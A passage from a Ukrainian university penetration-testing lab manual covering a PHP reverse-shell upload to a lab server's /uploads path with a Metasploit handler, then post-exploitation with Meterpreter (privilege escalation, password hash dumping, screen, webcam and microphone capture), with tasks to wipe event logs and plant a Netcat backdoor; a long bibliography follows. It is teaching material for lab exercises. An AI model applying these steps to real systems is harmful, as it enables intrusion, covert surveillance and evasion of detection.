

Рисунок 13.3 – Запуск віддаленого експлойта та отримання шелу (командного рядка)

В даному прикладі ми вже отримали системні права (найвищій рівень), тобто отримали повний контроль над системою. Щоб не переривати сесію та продовжити працювати з Metasploit натиснемо Ctrl+Z – це призупинить сесію з можливістю відновлення.

Цього разу оберімо експлойт для Linux-машини. Якщо проаналізувати 80 порт за допомогою WMAP, можна помітити прихований шлях */uploads*. Логічно, що він призначений для збереження завантажених файлів. Це сигнал для перевірки однієї веб-вразливості: віддаленого включення файлів (RFI, remote file inclusion).

Експлуатація цієї вразливості вважається локальною, тому що шкідливий код виконується саме сервером, який обробляє цей файл, а не дистанційно.

Якщо на сервер можна завантажувати файли без автентифікації та переглядати їхній зміст за посиланням, то це дає змогу завантажити пейлоад на сервер та віддалено його запустити.

Спочатку створимо пейлоад. В якості основи виберемо пейлоад на базі *php* зі зворотним зв’язком (*reverse*). Додаймо адресу атакуючої машини та згенеруємо файл пейлоаду (Рисунок 13.4).



Рисунок 13.4 – Створення пейлоада

Для того, щоб розгорнути хендлер на стороні тестера, необхідно в “*mfsconsole*” обрати хендлер за допомогою команди “`use exploit/multi/handler`”. Після чого встановити опцію “`payload`” відповідно до генерованого файлу. Також необхідно вказати свою IP-адресу та порт, до якого буде підключатися пейлоад з боку клієнта. В решті-решт, необхідно виконати команду “`run`” для запуску хендлера (Рисунок 13.5).



Рисунок 13.5 – Налаштування та запуск хендлера

За допомогою утиліти `curl` виконаємо потрібні запити до сервера. Спочатку, за допомогою опції -X PUT відправимо пейлоад на сервер. Після типу запиту треба зазначити повний шлях до файлу (з використанням @) та майбутній шлях до файлу.

Наступний запит змусить сервер виконати шкідливий код з пейлоада (Рисунок 13.6).



Рисунок 13.6 – Надсилання пейлоада та його запуск

Коли запит виконається, сервер налаштує зв’язок з хендлером, і утвориться нова сесія (Рисунок 13.7).

Рисунок 13.7 – Утворення сесії

Завдання:

– використати вразливість, яка дає змогу віддаленої експлуатації;

– використати вразливість, що дає змогу експлуатувати вразливості на стороні клієнта (локально);

– додати у звіт відомості про можливості, що були надані в результаті використання вразливостей;

– додати у звіт рекомендації щодо усунення цих вразливостей, та щодо усунення можливості їх появи у майбутньому.

Лабораторна робота № 14

Тема: Пост-експлуатація

Мета: навчитися використовувати можливості, що вдалося отримати після проникнення у систему клієнта

Теоретичні відомості

Для виконання лабораторної роботи використовуйте знання, отримані під час користування відповідною операційною системою (необхідні знання параметрів, особливості налаштування ОС і т.д.). Також використовуйте знання та навички, отримані з попередніх лабораторних робіт.

Після виконання попередніх лабораторних мало бути отримано дві сесії: одна з Windows-машиною, друга – відповідно з Linux-машиною. Щоб працювати з ними пізніше рекомендувалося призупинити їх за допомогою клавіш Ctrl+Z.

Надалі, коли експлуатація виконана, настає час пост-експлуатації – тестувальник має доступ до командного рядка, можливо навіть з правами адміністратора. Це надає змогу збирати дані, вносити зміни в конфігурації сервісів, продовжувати проникнення мережею тощо.

Щоб переглянути налагоджені сесії, достатньо ввести в консолі Metasploit команду “`sessions`”. Це відобразить основні сесії та їхні подробиці (Рисунок 14.1).



Рисунок 14.1 – Сесії Metasploit

Активувати сесію можна за допомогою команди “`sessions -i <id сесії>`”. Мінус таких сесій в тому, що окрім відображення сміття та залежності від мови командного рядка вони ще й можуть обірватися. Для вирішення цих проблем разом з Metasploit Framework був представлений особливий пейлоад – Meterpreter. Його особливість полягає в тому, що він використовує DLL-ін’єкції для більш стабільного зв’язку, можливості зберігатися в системі навіть після перезапуску та системних змін. До того ж, він не залишає слідів на жорстких дисках, тому що використовує лише оперативну пам’ять, що ускладнює його пошук спеціалістами.

Його метою є покращення пост-експлуатаційних робіт, бо має готовий

набір функцій для виконання типових задач.

Майже кожний експлойт має можливість використати той чи інший Meterpreter-пейлоад, однак будь-яку сесію можна спробувати покращити до сесії Meterpreter.

Для цього потрібно ввести команду “`sessions -u <id сесії>`” (Рисунок 14.2).



Рисунок 14.2 – Покращення сесії

Якщо активувати сесію Meterpreter та ввести команду “`help`”, можна побачити базові можливості даного пейлоада. Більшість команд є інтерфейсами до відповідних команд у різних системах: починаючи від файлової системи та мережевих конфігурацій до програвання аудіо-треку на атакованій машині, запис мікрофону, веб-камери та робочого стола (Рисунок 14.3). Також, вся інформація, здобута Meterpreter, зберігається в базі даних, як то: конфігурації, властивості системи, зібрані хеші паролів та інше. Окрім перелічених функцій наявні різноманітні плагіни, які можуть прискорювати збір інформації.

Першою ціллю тестувальника, який зміг отримав доступ певного рівня – підвищити рівень доступу за допомогою ескалація привілей. Для таких випадків є модуль */post/multi/recon/local_exploit_suggester*. Експлойтів для ескалації дуже багато, тому в даному випадку буде доречним модуль, який перевіряє сумісність експлойтів з даною конфігурацією і у випадку

знаходження експлойта, який може бути використаним, пропонує його.

Далі модуль для захоплення гешів паролів системи: */post/(windows | Linux)/gather/hashdump*.

Спостереження за екраном віддаленого хості можна організувати за допомогою модуля *post/multi//manage/screenshare*.

Усі ці та інші модулі для пост-експлуатації мають один спільний обов'язковий параметр – id сесії, до якої застосовуються. Більшість з цих модулів інтегрована в плагіни для Meterpreter, що закономірно, адже усі функції цього пейлоаду стосуються лише однієї сесії.

```
    pkill         Terminate processes by name
    ps            List running processes
    shell         Drop into a system command shell
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS


Stdapi: Webcam Commands
=======================

    Command       Description
    -------       -----------
    webcam_chat   Start a video chat
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
    webcam_strea  Play a video stream from the specified webcam
    m


Stdapi: Mic Commands
====================

    Command       Description
    -------       -----------
    listen        listen to a saved audio recording via audio player
    mic_list      list all microphone interfaces
    mic_start     start capturing an audio stream from the target mic
    mic_stop      stop capturing audio


Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system

meterpreter > 
```

Рисунок 14.3 – Список функцій, доступних з використанням Meterpreter

Завдання:

– отримати скріншот віддаленої машини;

– отримати права system/root на стороні системи клієнта;

– виконати видалення логів подій на стороні системи клієнта;

– налаштувати port-forwarding та влаштувати бекдор за допомогою Netcat;

– у звіті відобразити хід виконання роботи;

– додати скріншоти та вивід консолі.

Список використаної літератури

Базова

1. Смірнов О.А., Конопліцька-Слободенюк О.К., Смірнов С.А., Буравченко К.О., Смірнова Т.В., Книшук А.В. Вступ до кібербезпеки: навч. посіб. – Кропивницький: ЦНТУ, 2022. – 967 с. Режим доступу: http://dspace.kntu.kr.ua/jspui/handle/123456789/12524
2. Смірнов О.А., Конопліцька-Слободенюк О.К., Смірнов С.А., Буравченко К.О., Смірнова Т.В., Поліщук Л.І. Інформаційна безпека в комп'ютерних мережах. Навчальний посібник – Кропивницький: вид. Лисенко В.Ф. 2020. – 294 с. Режим доступу: http://dspace.kntu.kr.ua/jspui/handle/123456789/9799
3. Смірнов О.А., Гнатюк С.О., Кавун С.В., Терейковський І.А., Жмурко Т.О., Смірнов С.А., Коваленко А.С. Основи безпеки в комп'ютерних мережах. Навчальний посібник – Кропивницький: вид. Лисенко В.Ф. 2018. – 177 с.
4. Смірнов О.А., Стасєв Ю.В., Бараннік В.В. Коваленко О.В., Доренський О.П., Дрєєв О.М., Вялкова В.І. Інформаційна безпека держави. Підручник – Кіровоград: РВЛ КНТУ, 2016. – 263 с
5. Смірнов О.А., Кавун С.В., Доренський О.П., Вялкова В.І. Інформаційна безпека в комп'ютерних мережах. Навчальний посібник – Кіровоград: РВЛ КНТУ, 2016. – 151 с.
6. Смірнов О.А., Стасєв Ю.В. Бараннік В.В. Захист інформації в автоматизованих системах управління. Навчальний посібник – Харків: ХУПС, 2015. – 264 с.
7. Смірнов О.А., Кавун С.В., Столбов В.Ф., Мелешко Є.В. Основи інформаційної безпеки. Навчальний посібник для студентів вищих навчальних закладів напрямів підготовки 8.050102 «Комп'ютерна інженерія». За ред. С.В. Кавуна. Гриф "Навчальний посібник" надано у відповідності з листом Міністерства освіти і науки, молоді та спорту України від 26.04.2012 року № 1/11-5760. – Кіровоград: КНТУ 2012. – 442 с.
8. Смірнов О.А., Віхрова Л.Г., Осадчий С.І., Ковтун В.Ю., Мелешко Є.В. Основи захисту інформації. Навчальний посібник для студентів вищих навчальних закладів напрямів підготовки 8.050102 «Комп'ютерна інженерія» та 8.050201 «Системна інженерія». За ред. О.А. Смірнова Гриф "Навчальний посібник" надано у відповідності з листом Міністерства освіти і науки України від 16.12.2010 року № 1/11-11486. – Кіровоград: КНТУ 2011. – 322 с.
9. Смірнов О.А., Кузнецов О.О., Євсеєв С.П., Мелешко Є.В., Король О.Г. Методи та алгоритми симетричної криптографії. Навчальний посібник для студентів вищих навчальних закладів напрямів підготовки 8.050102 «Комп'ютерна інженерія». За ред. О.О. Кузнецова. Гриф "Навчальний посібник" надано у відповідності з листом Міністерства освіти і науки, молоді та спорту України від 26.04.2012 року № 1/11-5762. – Кіровоград: КНТУ 2012. – 315 с.
10. Смірнов О.А., Конопліцька-Слободенюк О.К., Смірнов С.А., Буравченко К.О., Смірнова Т.В. Поліщук Л.І. Проектування комп'ютерних

систем та мереж. Навчальний посібник – Кропивницький: вид. Лисенко В.Ф. 2019. – 264 с. Режим доступу: http://dspace.kntu.kr.ua/jspui/handle/123456789/8855

11. Смірнов О.А., Кавун С.В., Коваленко О.В., Доренський О.П., Дрєєв О.М., Вялкова В.І. Комп'ютерні мережі. Навчальний посібник – Кіровоград: РВЛ КНТУ, 2016. – 233 с.

12. Смірнов О.А., Кавун С.В., Коваленко О.В., Дрєєв О.М. Мережні інформаційні технології. Навчальний посібник – Кіровоград: РВЛ КНТУ, 2016. – 159 с.

13. Смірнов О.А., Євсеєв С.П., Жукарев В.Ю., Король О.Г., Сорокін В.Є., Мелешко Є.В. Технології і стандарти комп'ютерних мереж. Навчальний посібник для студентів вищих навчальних закладів напрямів підготовки 8.050102 «Комп'ютерна інженерія» та 8.0925 «Автоматизація й комп'ютерно-інтегровані технології». За ред. О.А. Смірнова Гриф "Навчальний посібник" надано у відповідності з листом Міністерства освіти і науки, молоді та спорту України від 1.12.2011 року № 1/11-11258. – Кіровоград: КНТУ 2012. – 454 с.

14. Смірнов О.А., Коваленко О.В., Кожанова А.С., Левошко О.Л., Константинова Л.В. Основи системного програмування. Навчальний посібник для студентів вищих навчальних закладів напрямів підготовки 8.050102 «Комп'ютерна інженерія». За ред. Коваленка О.В., Гриф "Навчальний посібник" надано у відповідності з листом Міністерства освіти і науки України від 26.02.2013 року № 1/11-4368. – Кіровоград: КНТУ 2013. – 257с.

15. Захист інформації в автоматизованих системах управління : навчальний посібник/Уклад. І. А. Пількевич, Н. М. Лобанчикова, К. В. Молодецька. – Житомир : Вид-во ЖДУ ім. І. Франка, 2015. – 226 с.

16. Остапов С. Е. Технологія захисту інформації : навчальний посібник/С. Е. Остапов, С. П. Євсеєв, О. Г. Король. – Х. : Вид. ХНЕУ, 2013. – 476 с.

17. Електронне урядування та електронна демократія: навч. посіб.: у 15 ч./за заг. ред. А.І. Семенченка, В.М. Дрешпака. – К., 2017. Частина 13: Захист інформації в системах електронного урядування/[О.М. Хоша¬ ба]. – К.: ФОП Москаленко О. М., 2017. – 72 с.

18. Абакумов, В. Г. Теорія інформації та кодування. Ч. 1 [Електронний ресурс] : навчальний посібник/В. Г. Абакумов ; НТУУ «КПІ». - Електронні текстові дані (1 файл: 3,42 Мбайт). – Київ : НТУУ «КПІ», 2011.

19. Vijay Kumar Velu. Mastering Kali Linux for Advanced Penetration Testing. Packt Publishing Ltd. 2022. 573 p.

20. Josh Armitage. Cloud Native Security Cookbook. O'Reilly Media. 2022. 516 p.

21. Massimo Bertaccini. Cryptography Algorithms. Packt Publishing. 2022. 358 p.

22. Alyssa Miller. Cybersecurity Career Guide. Manning Publications. 2022. 368 p.

23. Awais Rashid, Howard Chivers, George Danezis, Emil Lupu, Andrew Martin. CyBOK The Cyber Security Body of Knowledge. The National Cyber

Security Centre. 2019. 854 p.
24. Loren Kohnfelder. Designing Secure Software. No Starch Press. 2022. 332 p.
25. Samir Kumar Rakshit. Ethical Hacker's Penetration Testing Guide. BPB Online. 2022. 509 p.
26. Corey J. Ball. Hacking APIs. No Starch Press. 2022. 353 p.
27. Kevin Beaver. Hacking for Dummies. John Wiley & Sons. 2022. 419 p.
28. Mark S. Merkow. Practical Security for Agile and DevOps. CRC Press. 2022. 236 p
29. Derek Fisher. Application Security Program Handbook. Manning Publications. 2021. 155 p.
30. Cameron Wyatt PH.D. Kali Linux Tutorial. Independently published. 2021. 60 p.
31. Alex Matrosov, Eugene Rodionov, Sergey Bratus. Rootkits and Bootkits. No Starch Press. 2019. 450 p.

Допоміжна

32. Smirnov, O., Lakhno, V., Akhmetov, B., Chubaievskyi, V., Khorolska, K., Bebeshko, B. «Selection of a Rational Composition of İnformation Protection Means Using a Genetic Algorithm». In: Rajakumar, G., Du, KL., Vuppalapati, C., Beligiannis, G.N. (eds) Intelligent Communication Technologies and Virtual Mobile Networks. Lecture Notes on Data Engineering and Communications Technologies, vol 131. 2022. Springer, Singapore. pp. 21-34. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85134768958&origin=resultslist&sort=plf-f&featureToggles=FEATURE_NEW_DOC_DETAILS_EXPORT:1,FEATURE_EXPORT_REDESIGN:1
33. Smirnov O.A., Al-Oraiqat A.M., Ulichev O.S., Meleshko Ye.V., Al-Rawashdeh H.S., Polishchuk L.I. «Modeling strategies for information influence dissemination in social networks». Journal of Ambient Intelligence and Humanized Computing Volume 13, Issue 5. Springer, Cham. 2022, pp. 2463-2477. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85109040660&origin=SingleRecordEmailAlert&dgcid=raven_sc_author_ru_ru_email&txGid=4efdd02a212c90c07ca42f56dcb309f2
34. Smirnov O., Kuznetsov A., Kryvinska N., Kiian A., Kuznetsova K. «Full Non-Binary Constant-Weight Codes». SN Computer Science, Vol 2, 337, 2021. https://doi.org/10.1007/s42979-021-00739-w (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85131801425&origin=resultslist&sort=plf-f&featureToggles=FEATURE_NEW_DOC_DETAILS_EXPORT:1
35. Smirnov O., Kuznetsov A., Zhora V., Onikiychuk A., Pieshkova O. «Hiding Messages in Audio Files Using Direct Spread Spectrum». 11th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems: Technology and Applications, IDAACS 2021, Cracow, Poland, 22-25 September 2021. P. 414-418 (Scopus). Режим доступу:

https://www.scopus.com/record/display.uri?eid=2-s2.0-85124794482&origin=SingleRecordEmailAlert&dgcid=raven_sc_author_ru_ru_email&txGid=dbf957fe0a817be8dcfcce2557bb4f0d&featureToggles=FEATURE_NEW_DOC_DETAILS_EXPORT:1

36. Smirnov O., Kuznetsov A., Lokotkova I., Kuznetsova T., Florov S., Lebid O. «Using Orthogonal Signals to Hide Information in Images». 4 IEEE International Conference on Advanced Information and Communication Technologies (AICT) - 2021, Lviv, Ukraine, September 21-25, 2021. P. 255-260. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85124008010&origin=resultslist&sort=plf-f

37. Smirnov O., Kuznetsov A., Girzheva O., Kiian A., Nakisko O., Kuznetsova T. «Advanced Code-Based Electronic Digital Signature Scheme». 2020 IEEE International Conference on Problems of Infocommunications Science and Technology, PIC S and T 2020, Kharkiv, 6 October 2020-9 October 2020, P. 358-362. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85114388319&origin=SingleRecordEmailAlert&dgcid=raven_sc_author_ru_ru_email&txGid=030a5fa3ef0a593fa1705f0c73130f01

38. Smirnov O., Kuznetsov A., Kiian A., Kuznetsova K. «Data hiding scheme based on spread sequence addressing». CEUR Workshop Proceedings Volume 2805, 2020, Pages 44-58. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85100870219&origin=SingleRecordEmailAlert&dgcid=raven_sc_author_ru_ru_email&txGid=aaa2da42a20c8ce0a011a2f45fcf2acf

39. Smirnov, O., Kuznetsov, A., Potii, O., Poluyanenko, N., Stelnyk, I., Mialkovsky, D. «Combining and filtering functions in the framework of nonlinear-feedback shift register». International Journal of Computing; 2020, Volume 19, Issue 2 – Research Institute for Intelligent Computer Systems – 2020. – P. 247-256. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85096919335&origin=SingleRecordEmailAlert&dgcid=raven_sc_author_ru_ru_email&txGid=612e931a8e3eb73102c95ce1ccc90d0d

40. Smirnov O., Kuznetsov A., Kiian A., Kuznetsova T. «Non-binary constant weight coding technique». CEUR Workshop Proceedings. Volume 2740, 2020, Pages 102-114. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85096412796&origin=SingleRecordEmailAlert&dgcid=raven_sc_author_ru_ru_email&txGid=feb5eedf8c0626618743ca09212f9cd6

41. Smirnov O., Alimseitova Zh., Adranova A., Akhmetov B., Lakhno V., Zhilkishbayeva G. «Models and algorithms for ensuring functional stability and cybersecurity of virtual cloud resources». Journal of theoretical and applied information technology Vol.98. No 21, 2020, P. 3334-3346. (Scopus). Режим доступу: https://www.scopus.com/record/display.uri?eid=2-s2.0-85096438116&origin=SingleRecordEmailAlert&dgcid=raven_sc_author_ru_ru_email&txGid=1e91df71a9e62824506812d4d2f72e33

42. Smirnov O., Kuznetsov A., Arischenko A., Chepurko I., Onikiychuk A.,

